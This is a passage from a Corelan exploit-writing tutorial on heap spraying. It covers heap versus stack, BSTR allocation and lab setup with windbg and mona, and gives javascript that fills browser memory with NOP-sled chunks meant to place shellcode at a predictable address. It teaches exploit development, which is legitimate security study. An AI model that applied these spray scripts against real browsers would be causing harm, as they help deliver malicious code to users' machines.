Corelan Team

:: Knowledge is not an object, it's a flow ::

Exploit writing tutorial part 11 : Heap Spraying Demystified

Corelan Team (corelanc0d3r) · Saturday, December 31st, 2011

Introduction

Table of Contents

A lot has been said and written already about heap spraying, but most of the existing documentation and whitepapers have a focus on Internet Explorer 7 (or older versions). Although there are a number of public exploits available that target IE8 and other browsers, the exact technique to do so has not been really documented in detail. Of course, you can probably derive how it works by looking at those public exploits. A good example of such an exploit is the Metasploit module for MS11_050, including DEP bypass targets for IE8 on XP and Windows 7, which were added by sinn3r.

With this tutorial, I'm going to provide you with a full and detailed overview on what heap spraying is, and how to use it on old and newer browsers.

I'll start with some "ancient" ("classic") techniques that can be used on IE6 and IE7. We'll also look at heap spraying for non-browser applications.

Next, I'll talk about precision heap spraying, which is often a requirement to make DEP bypass exploits work on IE8 and newer browsers if your only option is to use the heap.

I'll finish this tutorial with sharing some of my own research on getting reliable heap spraying to work on newer browsers such as Internet Explorer 9 and Firefox 9.

As you can see, my main focus will be on Internet Explorer, but I'll also talk about Firefox and explain how to optionally tweak a given technique to make it functional on Firefox as well.

Before looking at the theory and the mechanics behind heap spraying, I need to clarify something. Heap spraying has nothing to do with heap exploitation. Heap spraying is a payload delivery technique. It takes advantage of the fact that you have the ability to put your payload at a predictable address in memory, so you can easily jump or return to it.

This is not a tutorial about heap overflows or heap exploitation, but I need to say a few words about the heap and the differences between heap and stack in order to make sure you understand the differences between those 2.

The stack

Each thread in an application has a stack. The stack is limited and fixed in size. The size of the stack is defined when the application starts, or when a developer uses an API such as CreateThread() and passes on the desired stack size as an argument to that function.

```
HANDLE WINAPI CreateThread(
  __in_opt   LPSECURITY_ATTRIBUTES lpThreadAttributes,
  __in       SIZE_T dwStackSize,
  __in       LPTHREAD_START_ROUTINE lpStartAddress,
  __in_opt   LPVOID lpParameter,
  __in       DWORD dwCreationFlags,
  __out_opt  LPDWORD lpThreadId
);
```

The stack works LIFO and there's not a lot of management involved. A stack is typically used to store local variables, save function return pointers, function/data/object pointers, function arguments, exception handler records etc. In all previous tutorials we have used the stack extensively, and you should be familiar with how it works, how to navigate around the stack, etc.

The heap

The heap is a different beast. The heap is there to deal with the requirement of allocating memory dynamically. This is particularly interesting and needed if for example the application doesn't know how much data it will receive or need to process. The stacks only consume a very small part of the available virtual memory on the computer. The heap manager has access to a lot more virtual memory.

Allocate

The kernel manages all virtual memory available in the system. The operating system exposes some functions (usually exported by ntdll.dll) that allow user-land applications to allocate/deallocate/reallocate memory.

An application can request a block of memory from the heap manager by (for example) issuing a call to VirtualAlloc(), a function from kernel32, which in return ends up calling a function in ntdll.dll. On XP SP3, the chained calls look like this :

```
kernel32.VirtualAlloc()
-> kernel32.VirtualAllocEx()
   -> ntdll.NtAllocateVirtualMemory()
      -> syscall()
```

There are many other API's that lead to heap allocations.

In theory, an application could also request a big block of heap memory (by using HeapCreate() for example) and implement its own heap management.

Either way, any process has at least one heap (the default heap), and can request more heaps when needed. A heap consists of memory from one or more segments.

Free

When a chunk gets released (freed) again by the application, it can be 'taken' by a front-end (LookAsideList/Low Fragmentation Heap (pre-Vista) / Low Fragmentation Heap (default on Vista and up)) or back-end allocator (freeLists etc) (depending on the OS version), and placed in a table/list with free chunks of a given size. This system is put in place to make reallocations (for a chunk of a given size that is available on one of the front or back end allocators) faster and more efficient.

Think of it as some kind of caching system. If a chunk is no longer needed by the application, it can be put in the cache so a new allocation for a chunk of the same size wouldn't result in a new allocation on the heap, but the 'cache manager' would simply return a chunk that is available in the cache.

When allocations and frees occur, the heap can get fragmented, which is a bad thing in terms of efficiency/speed. A caching system may help preventing further fragmentation (depending on the size of the chunks that are allocated etc)

It is clear that a fair deal of management structures and mechanisms are in place to facilitate all of the heap memory management. This explains why a heap chunk usually comes with a heap header.

It's important to remember that an application (a process) can have multiple heaps. We'll learn how to list and query the heaps associated with for example Internet Explorer at a later point in this tutorial.

Also, remember that, in order to keep things as simple as possible, when you try to allocate multiple chunks of memory, the heap manager will try to minimize fragmentation and will return adjacent blocks as much as possible. That's exactly the behavior we will try to take advantage of in a heap spray.

Chunk vs Block vs Segment

Note : In this tutorial I will be using the terms "chunk" and "blocks". Whenever I use "chunk", I am referring to memory in the heap. When I use "block" or "sprayblock", I'm referring to the data that I'll try to store in the heap. In heap management literature, you'll also find the term "block", which is merely a unit of measurement. It refers to 8 bytes of heap memory. Usually, a size field in the heap header denotes the number of blocks in the heap (8 bytes) consumed by the heap chunk + its header, and not the actual bytes of the heap chunk. Please keep that in mind.

Heap chunks are gathered together in segments. You'll often find a reference (a number) to a segment inside a heap chunk header.

Again, this is by no means a tutorial about heap management or heap exploitation, so that's pretty much all you need to know about the heap for now.

History

Heap spraying is not a new technique. It was originally documented by Skylined and blazed a long time ago.

According to Wikipedia, the first public use of heap sprays were seen in 2001 (MS01-033). Skylined used the technique in his IFRAME tag buffer exploit for Internet Explorer in 2004. As of today, many years later, it is still the number 1 payload delivery technique in browser exploits.

Despite many efforts towards detecting and preventing heap sprays, the concept still works. Delivery mechanics may have changed over time, the basic idea remained the same.

In this tutorial, we will take things one step at a time, look at the original techniques and end with looking at the results of my own research on spraying the heap of modern browsers.

The concept

Heap spraying is a payload delivery technique. It's a technique that allows you to take advantage of the fact that the heap is deterministic and allows you to put your shellcode somewhere in the heap, at a predictable address. This would allow you to jump to it reliably.

For a heap spray to work, you need to be able to allocate and fill chunks of memory in the heap before gaining control over EIP. "Need to be able" means that you must have the technical ability to have the target application allocate your data in memory, in a controlled fashion, before triggering memory corruption.

A browser provides an easy mechanism to do this. It has scripting support, so you can use javascript or vbscript to allocate something in memory before triggering a bug.

The concept of heap spraying is not limited to browsers however. You could, for example, also use Javascript or Actionscript in Adobe Reader to put your shellcode in the heap at a predictable address.

Generalizing the concept : if you can allocate data in memory in a predictable location before triggering control over EIP, you might be able to use some sort of heap spray.

Let's focus on the web browser for now. The key element in heap spraying is that you need to be able to deliver the shellcode in the right location in memory before triggering the bug that leads to EIP control.

Placing the various steps on a timeline, this is what needs to be done to make the technique work:

- Spray the heap
- Trigger the bug/vulnerability
- control EIP and make EIP point directly into the heap

There are a number of ways to allocate blocks of memory in a browser. Although the most commonly used one is based on javascript string allocations, it certainly is not limited to that.

Before looking at how to allocate strings using javascript & attempting to spray the heap with it, we'll set up our environment.

The environment

We will start with testing the basic concepts of heap spraying on XP SP3, IE6. At the end of the tutorial, we will look at heap spraying on Windows 7, running IE9.

This means that you'll need an XP and a Windows 7 machine (both 32bit) to be able to perform all the tests and exercises in this tutorial.

With regards to XP : what I usually do is

- upgrade IE to IE8
- Install an additional version of IE6 and IE7 by running the IECollections installer.

That way, I can run 3 separate versions of IE on XP.

On Windows 7, you should stick with IE8 for now (the default), we'll upgrade to IE9 in a later phase. If you have already upgraded, you can simply remove IE9 which should put IE8 back in place again.


Make sure DEP is disabled on Windows XP (it should be by default). We'll tackle the DEP issue as soon as we look at IE8.

Next, we'll need Immunity Debugger, a copy of mona.py (use the trunk version), and finally a copy of windbg (now part of the Windows SDK).

You can find a good summary of some winDBG commands here : http://windbg.info/doc/1-common-cmds.html

After installing windbg, make sure to enable support for symbols. Launch windbg, go to "File" and select "Symbol file path", and enter the following line in the textbox (make sure there are no spaces or newlines at the end):

```
SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols
```




Press OK. Close Windbg and click “Yes” to save the information for this workspace.

We’re all set.

Setting the symbol path correctly, and making sure your lab machine has internet access when you run windbg, is very important. If this value is not set, or if the machine doesn’t have access to the internet in order to download the symbol files, most of the heap related commands might fail.

Note : if you ever want to use the ntsd.exe command line debugger installed with windbg, you may want to create a system environment variable _NT_SYMBOL_PATH and set it to SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols too:



Most of the scripts that will be used in this tutorial can be downloaded from our redmine server : http://redmine.corelan.be/projects/corelan-heapspray

I recommend downloading the zip file and using the scripts from the archive rather than copy/pasting the scripts from this post.

Also, keep in mind that both this blog post and the zip file might trigger an AV alert. The zip file is password protected. The password is ‘infected’ (without the quotes).

String allocations

Basic routine

The most obvious way to allocate something in browser memory using javascript is by creating a string variable and assigning a value to it:

(basicalloc.html)

```
<html>
<body>
<script language='javascript'>

var myvar = "CORELAN!";
alert("allocation done");

</script>
</body>
</html>
```

Pretty simple, right ?

Some other ways to create strings that result in heap allocations are:


```
var myvar = "CORELAN!";
var myvar2 = new String("CORELAN!");
var myvar3 = myvar + myvar2;
var myvar4 = myvar3.substring(0,8);
```

More info about javascript variables can be found here.

So far so good.

When looking at process memory, and locating the actual string in memory, you’ll notice that each of these variables appear to be converted to unicode. In fact, when a string gets allocated, it becomes a BSTR string object. This object has a header and a terminator, and does indeed contain a unicode converted instance of the original string.

The header of the BSTR object is 4 bytes (dword) and contains the length of the unicode string. At the end of the object, we find a double null byte, indicating the end of the string.




In other words, the actual space consumed by a given string is

```
(length of the string * 2) + 4 bytes (header) + 2 bytes (terminator)
```

If you open the initial html (the one with a single variable and the alert) in Internet Explorer 6 or 7 on XP, you should be able to find the string in memory.

Example (string “CORELAN!”, which is 8 characters):



The header in this example is 0×00000010 (16 bytes, as expected), followed by 16 bytes UNICODE, followed by a double null byte.

Note : you can find unicode strings in Immunity Debugger using mona:

```
!mona find -s "CORELAN!" -unicode -x *
```

If you want to perform a similar search in windbg, this is the syntax :

```
s -u 0x00000000 L?0x7fffffff "CORELAN!"
```

(replace -u with -a if you want to search for ASCII instead of UNICODE).

Our simple script has resulted in a single small allocation in the heap. We could try to create a bunch of variables containing our shellcode and hope we'll end up allocating one of the variables in a predictable location… but there has to be a more efficient way to do this.

Because of the fact that the heap and heap allocations are deterministic, it's fair to assume that, if you continue to allocate chunks of memory, the allocations will end up being consecutive / adjacent (providing that the blocks are big enough to trigger allocations and not get allocated from a frontend or backend allocator. That last scenario would result in chunks being allocated all over the place, at less predictable addresses.

Although the start address of the first allocations may vary, a good heap spray (if done right) will end up allocating a chunk of memory at a predictable location, after a certain amount of allocations.

We only need to figure out how to do it, and what that predictable address would be.

Unescape()

Another thing we have to deal with is the unicode transformation. Luckily there is an easy fix for that. We can use the javascript unescape() function.

According to w3schools.com, this function "decodes an encoded string". So if we feed something to it and make it believe it's already unicode, it won't transform it to unicode anymore. That's exactly what we'll do using %u sequences. A sequence takes 2 bytes.

Keep in mind that within each pair of bytes, the bytes need to be put in reversed order

So, let' say you want to store "CORELAN!" in a variable, using the unescape function, you actually need to put the bytes in this order :

OC ER AL !N

(basicalloc_unescape.html) – don't forget to remove the backslashes in the unescape arguments

```
<html>
<body>
<script language='javascript'>

var myvar = unescape('%u\4F43%u\4552'); // CORE
myvar += unescape('%u\414C%u\214E'); // LAN!
alert("allocation done");

</script>
</body>
</html>
```

Search for the ascii string with windbg:

```
0:008> s -a 0x00000000 L?7fffffff "CORELAN"
001dec44  43 4f 52 45 4c 41 4e 21-00 00 00 00 c2 1e a0 ea  CORELAN!........
```

The BSTR header starts 4 bytes before that address:

```
0:008> d 001dec40
001dec40  08 00 00 00 43 4f 52 45-4c 41 4e 21 00 00 00 00  ....CORELAN!....
```

The BSTR header indicates a size of 8 bytes now (little endian remember, so the first 4 bytes are 0×00000008)

One of the good things about using the unescape function is that we will be able to use null bytes. In fact, in a heap spray, we typically don't have to deal with bad chars. After all, we are simply going to store our data in memory directly.

Of course, the input you are using to trigger the actual bug, may be subject to input restrictions or corruption.

Desired Heap Spray Memory Layout

We know we can trigger a memory allocation by using simple string variables in javascript. The string we used in our example was pretty small. Shellcode would be bigger, but still relatively small (compared to the total amount of virtual memory available to the heap).

In theory, we could allocate a series of variables, each containing our shellcode, and then we could try to jump to the begin of one of the blocks. If we just repeat shellcode all over the place, we actually would have to be very precise (we can't afford not landing at the exact begin of the shellcode).


Instead of allocating the shellcode multiple times, we'll make it a bit easier and create quite large chunks that consist of the following 2 components :

- nops (plenty of nops)
- shellcode (at the end of the chunk)


If we use chunks that are big enough, we can take advantage of the Win32 userland heap block allocation granularity and predictable heap behaviour, which means that we will be sure that a given address will point into the nops every time the allocations happen/the heap spray gets executed.

If we then jump into the nops, we'll end up executing the shellcode. Simple as that.

From an block perspective, this would be what we need to put together :



By putting all those blocks right after each other, we will end up with a large memory area that contains consecutive heap chunks of nops + shellcode. So, from a memory perspective, this is what we need to achieve :




The first few allocations may result in allocations with unreliable addresses (due to fragmentation or because the allocations may get returned by cache/front-end or back-end allocators). As you continue to spray, you will start allocating consecutive chunks, and eventually reach a point in memory that will always point into the nops.

By picking the correct size of each chunk, we can take advantage of heap alignment and deterministic behaviour, basically making sure that the selected address in memory will always point into NOPS.

One of the things we haven't looked at so far, is the relationship between the BSTR object, and the actual chunk in the heap.

When allocating a string, it gets converted to a BSTR object. To store that object in the heap, a chunk is requested from the heap.   How big will this chunk be ? Is that chunk the exact same size as the BSTR object ? Or will it be bigger ?

If it's bigger, will subsequent BSTR objects be placed inside the same heap chunk ? Or will the heap simply allocate a new heap chunk ? If that is the case, we might end up with consecutive heap chunks that look like this:



If a part of the actual heap chunk contains unpredictable data, so if there is some kind of "hole" in between 2 chunks, containing unpredictable data, then that might be an issue. We can't afford jumping into the heap if there's a big chance the location we'll jump into contains "garbage".

That means that we have to select the right BSTR object size, so the actual allocated heap chunk size would be as close as possible to the size of the BSTR object.

First of all, let's build a script to allocate a series of BSTR objects and we'll look at how to find the corresponding heap allocations and dump its contents.

Basic Script

Using a series of individual variables is a bit cumbersome and probably overkill for what we want to do. We have access to a full blown scripting language, so we can also decide to use an array, a list, or other objects available in that scripting language to allocate our blocks of nops+shellcode.

When creating an array, each element will also result in an allocation in the heap, so we can use this to create a large number of allocations in an easy and fast manner.

The idea is to make each element in the array quite big, and to count on the fact that the array elements will result in allocations that are placed close or next to each other in the heap.

It is important to know that, in order to properly trigger a heap allocation, we have to concatenate 2 strings together when filling up the array. Since we are putting together nops + shellcode, this is trivial to do.

Let's put a simple basic script together that would allocate 200 blocks of 0×1000 bytes (=4096 bytes) each, which makes a total of 0,7Mb.

We'll put a tag ("CORELAN!") at the begin of each block, and fill the rest of the block with NOPS. In real life, we would use NOPS at the begin and end the block with shellcode, but I have decided use a tag in this example so we can find the begin of each block in memory very easy.

> Note : this page/post doesn't properly display the unescape argument. I have inserted a backslash to prevent the characters from being rendered. Don't forget to remove the backslashes if you are copying the script from this page. The zip file contains the correct version of the html page.


(*spray1.html*)

```
<html>
<script >
// heap spray test script
// corelanc0d3r
// Don't forget to remove the backslashes
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%u\214E'); // LAN!

chunk = '';
chunksize = 0x1000;
nr_of_chunks = 200;

for ( counter = 0; counter < chunksize; counter++)
{
    chunk += unescape('%u\9090%u\9090');    //nops
}

document.write("size of NOPS at this point : " + chunk.length.toString() + "<br>");
chunk = chunk.substring(0,chunksize - tag.length);
document.write("size of NOPS after substring : " + chunk.length.toString() + "<br>");

// create the array
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
    testarray[counter] = tag + chunk;
    document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")

</script>
</html>
```

Of course, 0,7Mb may not be large enough in a real life scenario, but I am only trying to demonstrate the basic technique at this point.

Visualizing the heap spray – IE6

Let's start by opening the html file in Internet Explorer 6 (version 6.00.2900.2180). When opening the html page in the browser, we can see some data being written to the screen. The browser seems to process something for a few seconds and at the end of the script, a messagebox is shown.



What is interesting here, is that the length of the tag (when using the unescape function) appears to return 4 bytes, and not 8 as we would have expected.

Look at the line “size of NOPS after substring”. The value says 4092, while the javascript code to generate the chunk is


```
chunk = chunk.substring(0,chunksize - tag.length);
```

Tag is “CORELAN!”, which clearly is 8 bytes. So it looks like the .length property on an unescape() object returns only half of the actual size.

